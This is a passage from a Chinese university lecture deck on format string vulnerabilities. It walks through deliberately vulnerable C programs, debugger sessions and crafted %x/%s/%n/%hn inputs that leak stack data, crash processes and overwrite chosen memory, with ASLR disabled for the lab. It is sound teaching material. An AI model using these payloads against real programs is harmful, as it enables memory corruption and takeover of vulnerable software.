

第12章

格式化字符串和SQL注入攻击

中国科学技术大学

曾凡平

billzeng@ustc.edu.cn

本章内容

12.1 格式化字符串漏洞的原理

12.2 Linux x86平台格式化字符串漏洞

12.3 Win32 平台格式化字符串漏洞

12.4 SQL注入

实验环境:

1. 32bit ubuntu16.04 + gcc 5.4.0
2. Windows2003 + Visual Studio 2008 C编译器(VC9.0)

12.1 格式化字符串漏洞的原理

参数const char *format的格式要
与其后的参数保持一致

函数名	调用方式	函数名	调用方式
printf	int printf(const char *format [,argument]...);	vfprintf	int vfprintf(FILE *stream, const char *format, va_list argptr);
fprintf	int fprintf(FILE *stream, const char *format [,argument]...);	vprintf	int vprintf(const char *format, va_list argptr);
sprintf	int sprintf(char *buffer, const char *format [,argument] ...);	vsprintf	int vsprintf(char *buffer, const char *format, va_list argptr);
snprintf	int snprintf(char *buffer,size_t count, const char *format [,argument]...);	vsnprintf	int vsnprintf(char *buffer, size_t count, const char *format,va_list argptr);

格式化字符串漏洞的原理 (**fmt01.c**)

- 对于printf函数，其要打印的内容及格式是由该函数的第一个参数确定的。如果第一个参数指定的格式与其后续参数匹配，则不会发生错误。
- 然而如果指定的格式与其后续参数不匹配，则将会输出错误的结果，在某些情况下还会泄露内存变量的值。
- 尤其严重的是，**如果攻击者可以控制输入的字符串(含打印格式)，则有可能利用该漏洞执行shellcode，从而入侵目标系统。**

```
void vul_example() {  
    char user_input[1024];  
    scanf("%s", user_input);           // 用户可以输入任意字符串(可含格式字符%：如%x、%s、%n)  
    printf("%s\n", user_input);        // 按字符串格式输出，无漏洞  
    printf(user_input);                // 直接输出用户的输入，有漏洞  
}
```

格式化字符串漏洞实例: vul_example()

```
void main(int argc, char * argv[])
{
    if (argc == 1){
        puts("vul_example(): input a word from console.");
        vul_example();
    } else if (argc == 2){
        no_formatstr_vul();
    } else if (argc == 3){
        formatstr_vul();
    }
}
```

gcc -o fmt ../src/fmt01.c

./fmt

0x%x--0x%x--%s

Your input is "0x%x--0x%x--%s"

Segmentation fault (core dumped)

```
void no_formatstr_vul()
{
    unsigned int A=0x123,B=0x456,C=0x789;
    printf("\tA is 0x%x and is at %08x, B is 0x%x and is
at %08x.\n",A,&A,B,&B);
}


void formatstr_vul()
{
    char user_input[1024];
    int A=0x123,B=0x456,C=0x789;
    puts("Please enter a string:");
    scanf("%s", user_input);
    printf(user_input);
    puts("\n");
}
```

printf的处理过程: no_formatstr_vul()

- printf的输出结果取决于**格式化串** `const char *format`以及后续参数。为了执行如下的语句:

```
printf("A is %d and is at %08x, B is %u and is at %08x.\n", A, &A, B, &B)
```

- 首先将参数**逆序push**到堆栈中，堆栈的内容如下表所示.



堆栈的内容

- 当前的栈顶保存了**格式化串**“A is %d and is at %08x, B is %u and is at %08x.\n”的**地址**，占四个字节，其余四个参数也依次占四个字节，即：

[esp]=格式化串的**地址**,
[esp+4] =A的值,
[esp+8] =A的地址,
[esp+12]=B的值,
[esp+16]=B的地址,
[esp+20]=其他变量.....



栈的增长方向
(向低地址方向增长)

用gdb观察即将调用printf 堆栈的内容

```
gcc -o fmt01 ../src/fmt01.c
```

```
gdb fmt01
```

```
(gdb) disas no_formatstr_vul
```

```
.....
```

```
0x08048529 <+62>:  call 0x8048390 <printf@plt>
```

```
(gdb) b *(no_formatstr_vul + 62)
```

```
(gdb) disp/i $eip
```

```
(gdb) r
```

```
Breakpoint 1, 0x08048529 in no_formatstr_vul ()
```

```
1: x/i $eip
```

```
⇒ 0x8048529 <no_formatstr_vul+62>:  call
```

栈顶保存了格式
串的首地址

0x8048390

```
(gdb) x/x $esp
```

```
0xbfffeec0:
```

0x08048680

```
(gdb)
```

```
0xbfffeec4: 0x00000123
```

```
(gdb)
```

```
0xbfffeec8: 0xbfffeee0
```

```
(gdb)
```

```
0xbfffeecc: 0x00000456
```

```
(gdb)
```

```
0xbfffeed0: 0xbfffeee4
```

```
(gdb)
```

```
0xbfffeed4: 0xb7fbb000
```

```
(gdb) x/s 0x08048680
```

```
0x08048680: "\tA is 0x%x and is at %08x, B is 0x%x  
and is at %08x.\n"
```

```
(gdb)
```

A的值

A的地址

B的值

B的地址

其他变量

printf函数的执行过程和结果

- 接下来用`call printf` 汇编指令将控制转移到printf 函数的汇编代码。
- printf函数**依次遍历格式化字符串**(在此为"A is %d and is at %08x, B is %u and is at %08x.\n")中的字符，如果该字符不是**格式化参数的首字符**（由**百分号%**指定），则复制该字符，若遇到一个**格式化参数**，就采取相应的动作，用当前栈的内容替换该格式化参数(如果是%s，则拷贝相应的字符串)，并将栈指针esp增加4（相当于pop指令）。
- **重点：**若格式化参数个数>给定参数的个数，则printf会从栈的当前位置开始，依次向esp增大的方向获得数据并打印。

例程1: fmt01.c

```
#include <stdio.h>
void no_formatstr_vul()
{
    int A=0x123,B=0x456,C=0x789;
    printf("\tA is 0x%x and is at %08x, B is 0x%x and is at %08x.\n", A, &A, B, &B);
}
void formatstr_vul()
{
    char user_input[1024];
    int A=0x123,B=0x456,C=0x789;
    puts("Please enter a string:");
    scanf("%s", user_input);
    printf(user_input);
    puts("\n");
}
```

fmt01.c运行结果

```
gcc -o fmt ../src/ fmt01.c
```

- no_formatstr_vul()的运行结果

```
./fmt 1
```

A is 0x123 and is at bffef90, B is 0x456 and is at bffef94.

- formatstr_vul()的运行结果

```
./fmt 1 2
```

Please enter a string:

0x%x-0x%x-0x%x-0x%x-0x%x-0x%x

0xbfffeb9c-0x174-0x174-0x**123**-0x**456**-0x**789**

- 由此可见，**用户构造的格式串泄露了函数内部变量A、B、C的值（加粗斜体字所示）**。
- 如果用户构造其他的格式串，则有可能使进程崩溃或运行任意代码。

格式化字符串漏洞攻击的原理

- 常用的格式化字符有：
 - %s**：打印地址对应的字符串；
 - %n**：对该printf()前面已输出的字符计数，将数值存入当前栈指针指向的栈单元存储的地址中；
 - %m.nx**：十六进制打印，宽度为m，精度为n，在m前加0处理为左对齐；
- 其中**%s和%n**读或写进程的堆栈存储的地址，若该地址是无效的内存地址，则将引发段错误从而使进程崩溃。
- **重点：**抵抗格式化字符串攻击的最好方法是不允许用户修改格式串。

12.2 Linux x86平台格式化字符串漏洞

- 格式化字符串漏洞的利用方法与操作系统及gcc编译器密切相关。我们以**ubuntu16.04**下的gcc（版本号为5.4.0）为例，说明几种常用的攻击方法。
- 本节使用**vul_formatstr.c**作为实验代码。
- 例程vul_formatstr.c用scanf函数读入一个无符号的十进制数和一个字符串。

例程2: vul_formatstr.c

```
void formatstr_vul()
{
    char user_input[1024];
    unsigned long int_input;
    int A=0x3435,B=0x5657,C=0x7879;
    // Original values of A, B and C.
    printf("&A=0x%x\t&B=0x%x\tC=0x%x.\n",&A,&B,&C);
    printf("A=0x%x\tB=0x%x\tC=0x%x.\n",A,B,C);
    // getting an integer from user
    puts("Please enter a integer:");
    scanf("%u", &int_input);
```

```
// getting a string from user
    puts("Please enter a string:");
    scanf("%s", user_input);
    // Vulnerable place
    printf(user_input);
    puts("");
    // New values of A, B and C.
    printf("New
values\tA=0x%x\tB=0x%x\tC=0x%x.\n",A,B,C);
}

void main(int argc, char * argv[])
{   formatstr_vul(); }
```

12.2.1 使进程崩溃

- 编译和运行vul_formatstr.c, 输入10个“0x%08x.”以读出从栈顶开始的10个(4字节)单元的十六进制内容。

```
gcc -o v ../src/vul_formatstr.c
```

```
./v
```

```
&A=0xbfffeba0      &B=0xbfffeba4  C=0xbfffeba8.
```

```
A=0x3435  B=0x5657      C=0x7879.
```

```
Please enter a integer:
```

```
32
```

```
Please enter a string:
```

```
0x%08x.0x%08x.0x%08x.0x%08x.0x%08x.0x%08x.0x%08x.0x%08x.0x%08x.
```

```
0xbfffebac.0x00005657.0x00007879.0x00000004.0x00000004.0x00000174.0x00000020.0x00003435.0x00005657.0x00007879.
```

```
New values  A=0x3435      B=0x5657      C=0x7879.
```

第7个(4字节)单元:
int_input的值

- 观察这10个输出值可知：从栈顶开始的第7个(4字节)单元开始保存变量 `int_input`, `A`、`B`、`C`值。我们可以从这10个(4字节)单元中找出无效地址，用 `%s`或`%n`构造格式串使进程崩溃。
- 比如我们可以猜测第2个(4字节)单元的值 `0x00005657` 为无效地址，构造的格式串为“`0x%08x.%s`”，测试目标进程是否崩溃：

`./v`

`&A=0xbfffeba0 &B=0xbfffeba4 C=0xbfffeba8.`

`A=0x3435 B=0x5657 C=0x7879.`

`Please enter a integer:`

`32`

`Please enter a string:`

`0x%08x.%s`

`Segmentation fault (core dumped)`

- 因此，使进程崩溃的原理为：设计包含 `%s`或`%n`的格式化字符串，使其对应的栈地址无效，运行结果出现段错误(segmentation fault)，进程崩溃。

12.2.2 读取指定内存地址单元的值

- 从栈顶开始的**第7个(4字节) 单元**开始保存变量int_input, A, B, C的值。
- 如果想读取某个内存单元的值，可以将int_input设置为内存地址，然后**设置第7个格式化参数为%s**,就可以打印出内存地址的值。
- 以下给出了读取环境变量中从地址0xbffff00（十进制数为3221225216）开始的字符串的方法：

./v

&A=0xbfffeba0 &B=0xbfffeba4 C=0xbfffeba8.
A=0x3435 B=0x5657 C=0x7879.

0xbffffff00

Please enter a integer:

3221225216

Please enter a string:

0x%08x.0x%08x.0x%08x.0x%08x.0x%08x.0x%08x.%s

0xbfffebac.0x00005657.0x00007879.0x00000004.0x00000004.0x00000174.ULE=xim

New values A=0x3435 B=0x5657 C=0x7879.

./v

&A=0xbfffeba0 &B=0xbfffeba4 C=0xbfffeba8.
A=0x3435 B=0x5657 C=0x7879.

0xbffffff08

Please enter a integer:

3221225224

Please enter a string:

0x%08x.0x%08x.0x%08x.0x%08x.0x%08x.0x%08x.%s

0xbfffebac.0x00005657.0x00007879.0x00000004.0x00000004.0x00000174.LESSOPEN=| /usr/bin/lesspipe %s

New values A=0x3435 B=0x5657 C=0x7879.

- 同样，如果想读取变量C的值，则int_input=0xbfffeba8=3221220264，结果如下：

./v

&A=0xbfffeba0 &B=0xbfffeba4 C=0xbfffeba8.

A=0x3435 B=0x5657 C=0x7879.

Please enter a integer:

3221220264

Please enter a string:

0x%08x.0x%08x.0x%08x.0x%08x.0x%08x.0x%08x.%s

0xbfffebac.0x00005657.0x00007879.0x00000004.0x00000004.0x00000174.yx

New values A=0x3435 B=0x5657 C=0x7879.

C=0x7879对应的字符串为"yx"。

12.2.3 改写指定内存地址单元的值

- 利用%n的特性可以修改指定内存地址单元的值。
- **原理：**将目标地址放入堆栈之后，利用%m.n的格式，通过设定宽度和精度，控制%n的计数值，计数值就等于目标单元的值。
- 在此以修改A=0x6768为例，说明修改某个内存变量的步骤。
- 将0x6768换算成十进制数为26472,说明%n得到计数值为26472，即在%n之前共有26472个字符被打印。
- 根据前面观察到的地址，在int_input地址之前，出现了5个32位的地址(0x%08x.)，每个地址对应11个字符；

确定格式字符串

- 选择最后一个位置(第6个格式符的位置)采用%m.n的打印格式来增加字符;
- 接下来是计算m和n的值, 因为前面已经出现了 $5*11=55$ 个字符, $26472-55=26417$ 。令 $n=26417$, 故最后一个 (第6个格式符的位置) 位置写为%.26417u (或%.26417x等), 其后跟%n。
- 因此
 - 输入的整数=A的地址= 0xbfffeba0 = **3221220256**
 - 输入的格式串为**0x%08x.0x%08x.0x%08x.0x%08x.0x%08x.%.26417u%n**。
- 结果如下:

./v

&A=0xbfffeba0 &B=0xbfffeba4 C=0xbfffeba8.

A=0x3435 B=0x5657 C=0x7879.

Please enter a integer:

3221220256

Please enter a string:

0x%08x.0x%08x.0x%08x.0x%08x.0x%08x.%.26417u%n

.....

New values **A=0x6768** B=0x5657 C=0x7879.

- 如果要改写的值太大，比如0xbfffffff，则有可能使进程崩溃或者进程要运行很长时间。为了避免这种情况，可以分2次分别写入目标地址，这种方法在12.2.4中介绍。

12.2.4 直接在格式串中指定内存地址

- 如果只允许输入字符串，即**攻击者无法给int_input赋值**，或者改写的值太大而需要2次用%n改写，这时应该如何读写某个内存地址的值？
- 解决方案是**把要改写的内存地址写到格式串中**。
- 删除或注释例程vul_formatstr.c中的第1个scanf语句，新程序为vul_formatstr2.c

vul_formatstr2.c

```
void formatstr_vul() {  
    char user_input[1024];  
    unsigned long int_input;  
    int A=0x3435,B=0x5657,C=0x7879;  
    printf("&A=0x%x\t&B=0x%x\tC=0x%x.\n",&A,&B,&C);  
    printf("A=0x%x\tB=0x%x\tC=0x%x.\n",A,B,C);  
    puts("Please enter a string:");  
    scanf("%s", user_input);  
    printf(user_input);    puts("");  
    printf("New values\tA=0x%x\tB=0x%x\tC=0x%x.\n",A,B,C);  
}
```


- 编译vul_formatstr2.c，用gdb跟踪程序的执行，以**找到user_input的首地址与栈顶的距离**，从而计算user_input位于栈顶开始的第几个单元。

gcc -o v2 ../src/vul_formatstr2.c

gdb v2

(gdb) **disas formatstr_vul**

Dump of assembler code for function formatstr_vul:

```
0x080484eb <+0>: push %ebp
.....
0x08048580 <+149>: call 0x80483d0 <__isoc99_scanf@plt>
0x08048585 <+154>: add $0x10,%esp
0x08048588 <+157>: sub $0xc,%esp
0x0804858b <+160>: lea -0x40c(%ebp),%eax
0x08048591 <+166>: push %eax
0x08048592 <+167>: call 0x8048390 <printf@plt>
```

栈顶

.....

0x080485de <+243>: leave

0x080485df <+244>: ret

End of assembler dump.

(gdb) **b *(formatstr_vul +167)**

Breakpoint 1 at 0x8048592

(gdb) **r**

.....

Breakpoint 1, 0x08048592 in formatstr_vul ()

(gdb) **x/x \$esp**

0xbfffeb40: 0xbfffeb5c

user_input的
首地址

(gdb) **p (0xbfffeb5c-0xbfffeb40)/4**

\$1 = 7

- 因此，user_input的首地址为0xbfffeb5c，位于栈顶开始的第7个(4字节) 单元。
- 以下的运行结果也证明了这一点：

./v2

&A=0xbfffeb80 &B=0xbfffeb84 C=0xbfffeb88.

A=0x3435 B=0x5657 C=0x7879.

Please enter a string:

ABCD%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.

ABCD**44434241**.78383025.

New values A=0x3435 B=0x5657 C=0x7879.

第7个格式

第8个格式

字符串
ABCD

字符串
%08x

如何让scanf接受任意数字？

- 其中的第7个格式化输出**0x44434241**就是字符串**"ABCD"**的十六进制代码。
- **将"ABCD"替换成要改写的内存地址，并且第7个格式化参数为%n，正确设置第6个格式化参数，就可以改写内存的值。**
- 通常，scanf()会将键盘输入的字符转换成ASCII码再存入，比如输入字符5会存为0x35。若直接通过键盘输入，则需要将地址根据ASCII码反转换成键盘可输入的字符，比如0x31323231的键盘输入是1221。然而问题是ASCII码表中只有128个字符，且0x80之后没有对应的字符，因此**无法从键盘输入任意4字节的内存地址。**
- **要解决的问题是：如何让scanf接受任意数字？**

- 解决办法是**将要输入的数据写入到文件**，然后利用命令行的**重定向**功能，将该文件作为程序的输入。这样一来程序**从文件中而不是从键盘中获得输入数据**，就避开了任意数字的输入问题。
- 这里要注意的是scanf把一些特殊数字作为分隔符，如果在scanf里仅有一个“%s”的话，分隔符之后的数据将不会被读取。这些数字为0x0A（新行），0x0C（换页），0x0D（返回），0x20（空格）。在输入文件中要避免使用这些特殊数字。
- 程序read2file.c从键盘输入4字节和格式化串，并将其存入文件mystring中。

read2file.c

```
void read2file()
{
    char buf[1024];
    int fp,size;
    unsigned int u_addr, *address;
    // getting the address of the variable.
    puts("Please enter an address.");
    scanf("%u", &u_addr);
    address = (unsigned int *)buf;
    *address = u_addr;
    /* Getting the rest of the format string */
    puts("Please enter the format string:");
```

输入需要改写内容的地址
(int类型4字节)

```
    scanf("%s", buf+4);
    size=strlen(buf+4) + 4;
    printf("The string length is %d\n",size);
    /* Writing buf to "mystring" */
    fp=open("mystring",O_RDWR|O_CREAT|O_TRUNC,
    S_IRUSR|S_IWUSR);
    if(fp != -1)
    { write(fp,buf,size); close(fp); }
    else { printf("Open failed!\n"); }
}

void main(int argc, char * argv[])
{ read2file(); }
```

输入格式字符串

输入的地址占4字节

变量B的地址送入堆栈(栈顶开始的第7个单元)

- 由于地址随机化机制使得vul_formatstr2.c中的变量地址动态变化, 为了使实验成功需要关闭地址随机化机制:

```
sudo sysctl -w kernel.randomize_va_space=0
```

- 假定要修改变量B的内容, 设B的地址=0xbfffeb24=3221220132
- 因此 read2file 从 键盘 输入 整数 3221220132 和 格式 串 %08x.%08x.%08x.%08x.%08x.%08x.%08x., 运行结果如下:

变量B的地址送入堆栈

```
gcc -o read2file ../src/read2file.c
```

```
./read2file
```

Please enter an address.

3221220132

Please enter the format string:

%08x.%08x.%08x.%08x.%08x.%08x.%08x.

The string length is 39

第7个格式符

```
./v2 < mystring
```

&A=0xbffef80 **&B=0xbfffeb24** C=0xbffef88.

A=0x3435 B=0x5657 C=0x7879.

Please enter a string:

??bfffef8c.00005657.00007879.00003435.00005657.00007879. **bfffeb24.**

New values A=0x3435 B=0x5657 C=0x7879.

改写的值>0xffff，如何设计？

- 由以上的运行结果可知，已将目标地址0xbfffeb24放入了栈中，然后再**采用与12.2.3中相同的方法，利用%n修改变量的值**，即可完成攻击。
- 在12.2.3曾经提到，如果变量的值太大，需要分**两次写内存**才能避免可能的段错误或进程的长时间运行。以下实例给出了将变量B的值改成**0xfedcba98**步骤。

(1)修改read2file.c为read2file2.c，将输入的“地址”及“地址+2”输入到格式串的前3个(4字节)单元中。

read2file2.c

```
void read2file()
{
    char buf[1024];
    int fp,size;
    unsigned int u_addr, *address;
    // getting the address of the variable.
    puts("Please enter an address.");
    scanf("%u", &u_addr);
    address = (unsigned int *)buf;
    *address = u_addr;
    *(address+1) = u_addr+2;
    *(address+2) = u_addr+2;
```

```
/* Getting the rest of the format string */
puts("Please enter the format string:");
scanf("%s", buf + 12);
size=strlen(buf + 12) + 4*3;
printf("The string length is %d\n",size);
/* Writing buf to "mystring" */
fp=open("mystring",O_RDWR|O_CREAT|O_TRUNC, S_IRUSR|S_IWUSR);
if(fp != -1){ write(fp,buf,size); close(fp); }
else { printf("Open failed!\n"); }
}
```

先写数值较小的2个字节

(2)构造格式串，从命令行输入到文件mystring中

```
gcc -o read2file2 ../src/read2file2.c  
./read2file2
```

Please enter an address.

3221220132

Please enter the format string:

%08x.%08x.%08x.%08x.%08x.%.47711u%hn%.17476u%hn.%08x.%08x.

The string length is 70

***address**

***(address+1)**

$0xba98 - 5 * 9 - 12 = 47711$
 $0xfedc - 0xba98 = 17476$

设B的地址
=0xbfffeb24
=3221220132

***(address+2)**

- 注：格式化参数**%hn**表示向目标地址**写2个字节**

- (3)将文件mystring作为输入重定向到漏洞程序，并将输出定向到文件result.txt中：

```
./v2 < mystring > result.txt
```

```
tail -1 result.txt
```

New values A=0x3435 B=**0xfedcba98** C=0x7879.

- 这样就将B的值改成了0xfedcba98。
- 思考：如何将B的值改成0xba98fedc

12.3 Win32 平台格式化字符串漏洞

12.3.1 使进程崩溃

- 编译和运行 **vul_formatstr.cpp**, 输入8个“%08x.”以读出从栈顶开始的8个(4字节)单元的十六进制内容。

cl /GS- ..\vul_formatstr.c

vul_formatstr.exe

Please enter a integer:

32

Please enter a string:

%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.

00003435.00007879.00005657.**00000020.78383025**.3830252e.30252e78.252e7838.

int_input
第4个单元

user_input
第5个单元

vul_formatstr.cpp

```
void formatstr_vul()
{
    char user_input[1024];
    unsigned long int_input;
    int A=0x3435,B=0x5657,C=0x7879;
    printf("&A=0x%x\t&B=0x%x\tC=0x%x.\n",&A,&B,&C);
    printf("A=0x%x\tB=0x%x\tC=0x%x.\n",A,B,C);
    puts("Please enter a integer:");
    scanf("%u", &int_input);
    puts("Please enter a string:");
    scanf("%s", user_input);
    printf(user_input); puts("");
    printf("New values\tA=0x%x\tB=0x%x\tC=0x%x.\n",A,B,C);
}
```

用windbg调试进程，确定user_input在堆栈中的位置

```
cd /FD /Zi /GS- ..\vul_formatstr.c
```

```
windbg vul_formatstr.exe
```

```
u formatstr_vul L30
```

```
bp 004010d4
```

```
g
```

```
dd esp
```

```
? (0012fb70 - 0012fb5c)/4
```

```
Evaluate expression: 5 = 00000005
```

```
printf(user_input); puts("");
```

```
// New values of A, B and C.
```

```
printf("New values\tA=0x%x\tB=0x%x\tC=0x%x. \n", A, B, C);
```

```
void main(int argc, char * argv[])
```

```
{
```

```
formatstr_vul();
```

```
}
```

```
004010e9 8b85f4fbffff mov     eax,dword ptr [ebp-40Ch]
```

```
0:000> bp 004010d4
```

```
0:000> g
```

```
Breakpoint 0 hit
```

```
eax=00000001 ebx=7ffdf000 ecx=004011cf edx=0012fb70 esi=00000000
```

```
eip=004010d4 esp=0012fb5c ebp=0012ff70 iopl=0         nv up ei
```

```
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
```

```
vul_formatstr!formatstr_vul+0xb4:
```

```
004010d4 e8dd020000      call     vul_formatstr!printf (004013b
```

```
0:000> dd esp
```

```
0012fb5c 0012fb70 00003435 00007879 00005657
```

```
0012fb6c 00000040 44434241 00474645 02480248
```

```
0012fb7c 02480248 02480248 02480248 02480248
```

```
0012fb8c 02480248 02480248 02480248 02480248
```

```
0012fb9c 02480248 02480248 02480248 02480248
```

```
0012fbac 02480248 02480248 02480248 02480248
```


```
0012fbbc 02480248 02480248 02480248 02480248
```

```
0012fbcc 02480248 02480248 02480248 02480248
```

```
0:000> ? (0012fb70 - 0012fb5c)/4
```

12.3.1 使进程崩溃

- 当进程运行时，变量 `int_input` 位于栈顶开始的第4个(4字节)单元，字符串 `user_input` 存放在自栈顶开始的第5个(4字节)单元开始的堆栈。
- 要使进程崩溃，只需用格式化的参数 `"%s"` 打印无效内存地址的字符串就可以了。因此，用若干个连续的 `"%s"` 作为格式串就可以使进程崩溃。对于本例，输入 `"%s%s%s%s"` 就可以使进程崩溃，从而弹出一个窗口，提示一个未处理的异常。



12.3.2 读取指定内存地址单元的值

- 由于变量 `int_input` 位于栈顶开始的 **第4个(4字节)** 单元，如果想读取某个内存单元的值，可以将 `int_input` 的值设置为内存地址，然后设置第4个格式化参数为 `%s`，就可以打印出内存地址的值。

- 读取变量A的步骤方法：

(1) 获得内存单元的地址

- 运行程序 `vul_formatstr.exe`，观察变量A的地址。

`vul_formatstr.exe`

`&A=0x12fb58 &B=0x12fb60 C=0x12fb5c.`

读取指定内存地址单元的值

(2) 设置int_input的值为变量A的地址

A的地址=0x12fb58=1243992，因此输入1243992。

Please enter a integer:

1243992

(3) 设置格式串user_input以打印变量的值

